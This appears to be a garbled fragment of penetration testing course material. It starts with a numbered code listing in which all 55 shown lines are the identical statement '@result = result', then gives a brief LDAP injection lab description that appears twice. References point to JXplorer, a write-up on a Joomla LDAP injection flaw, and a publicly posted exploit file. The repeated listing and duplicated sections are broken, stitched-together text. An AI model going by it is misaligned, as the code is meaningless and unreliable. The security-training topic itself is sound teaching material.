46     @result = result
47     @result = result
48     @result = result
49     @result = result
50     @result = result
51     @result = result
52     @result = result
53     @result = result
54     @result = result
55     @result = result
56     @result = result
57     @result = result
58     @result = result
59     @result = result
60     @result = result
61     @result = result
62     @result = result
63     @result = result
64     @result = result
65     @result = result
66     @result = result
67     @result = result
68     @result = result
69     @result = result
70     @result = result
71     @result = result
72     @result = result
73     @result = result
74     @result = result
75     @result = result
76     @result = result
77     @result = result
78     @result = result
79     @result = result
80     @result = result
81     @result = result
82     @result = result
83     @result = result
84     @result = result
85     @result = result
86     @result = result
87     @result = result
88     @result = result
89     @result = result
90     @result = result
91     @result = result
92     @result = result
93     @result = result
94     @result = result
95     @result = result
96     @result = result
97     @result = result
98     @result = result
99     @result = result
100    @result = result
```

# 15.3.6 Hera Lab

## Attacking LDAP

In this lab, students will have the opportunity to practice LDAP injection.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

# WAPT

## References





# References

## JXplorer

<http://jxplorer.org/>

## Joomla! 3.7.5 - Takeover in 20 Seconds with LDAP Injection

<https://blog.ripstech.com/2017/joomla-takeover-in-20-seconds-with-ldap-injection-cve-2017-14596/>

## Publicly available exploit for Joomla LDAP injection

<http://www.spy-soft.net/wp-content/uploads/Joomla-LDAP-Injection.txt>



# Labs



## Attacking LDAP

In this lab, students will have the opportunity to practice LDAP injection.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*